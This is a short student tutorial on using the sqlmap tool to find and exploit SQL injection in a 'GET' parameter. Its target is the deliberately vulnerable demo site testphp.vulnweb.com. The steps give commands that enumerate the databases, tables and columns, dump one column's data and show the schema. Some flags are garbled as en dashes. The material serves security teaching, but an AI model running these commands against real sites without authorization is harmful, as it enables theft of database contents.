SQL INJECTION VULNERABILITY USING Tool: SQLmap


**By: Vanshika Bansal 20BCY10053**

In this tutorial, it is explained how to test whether a website is safe from SQL injection using the SQLMAP penetration testing tool.


SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application’s database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a ‘GET’ parameter is vulnerable to SQL Injection.

If you observe a web URL that is of the form http://testphp.vulnweb.com/listproducts.php?cat=1, where the ‘GET’ parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.

Step 1: We will check if the website is vulnerable to SQL Injection by simply putting \* in the GET method to check this




Step 2: Install sqlmap

In this case the tool is pre-installed in Kali Linux


Step 3: sqlmap Help Menu:


This is the help page of sqlmap which contains all the commands. For this demonstration, we will only perform enumeration using sqlmap


Step 4: Get databases of a website: sqlmap <http://testphp.vulnweb.com/listproducts.php?cat=1> –dbs

Here we can see we have two databases

Step 5: Getting tables in a database: sqlmap <http://testphp.vulnweb.com/listproducts.php?cat=1> –D acuart –tables

Step 6: We can see the columns present in a particular table: sqlmap <http://testphp.vulnweb.com/listproducts.php?cat=1> –D acuart -T artists –columns

Step 7: We can also dump all data from a column: sqlmap <http://testphp.vulnweb.com/listproducts.php?cat=1> –D acuart -T artists –C aname –dump

Following is the data in the aname column

Step 8: Finally we will see the complete database schema of the database: sqlmap <http://testphp.vulnweb.com/listproducts.php?cat=1> –schema

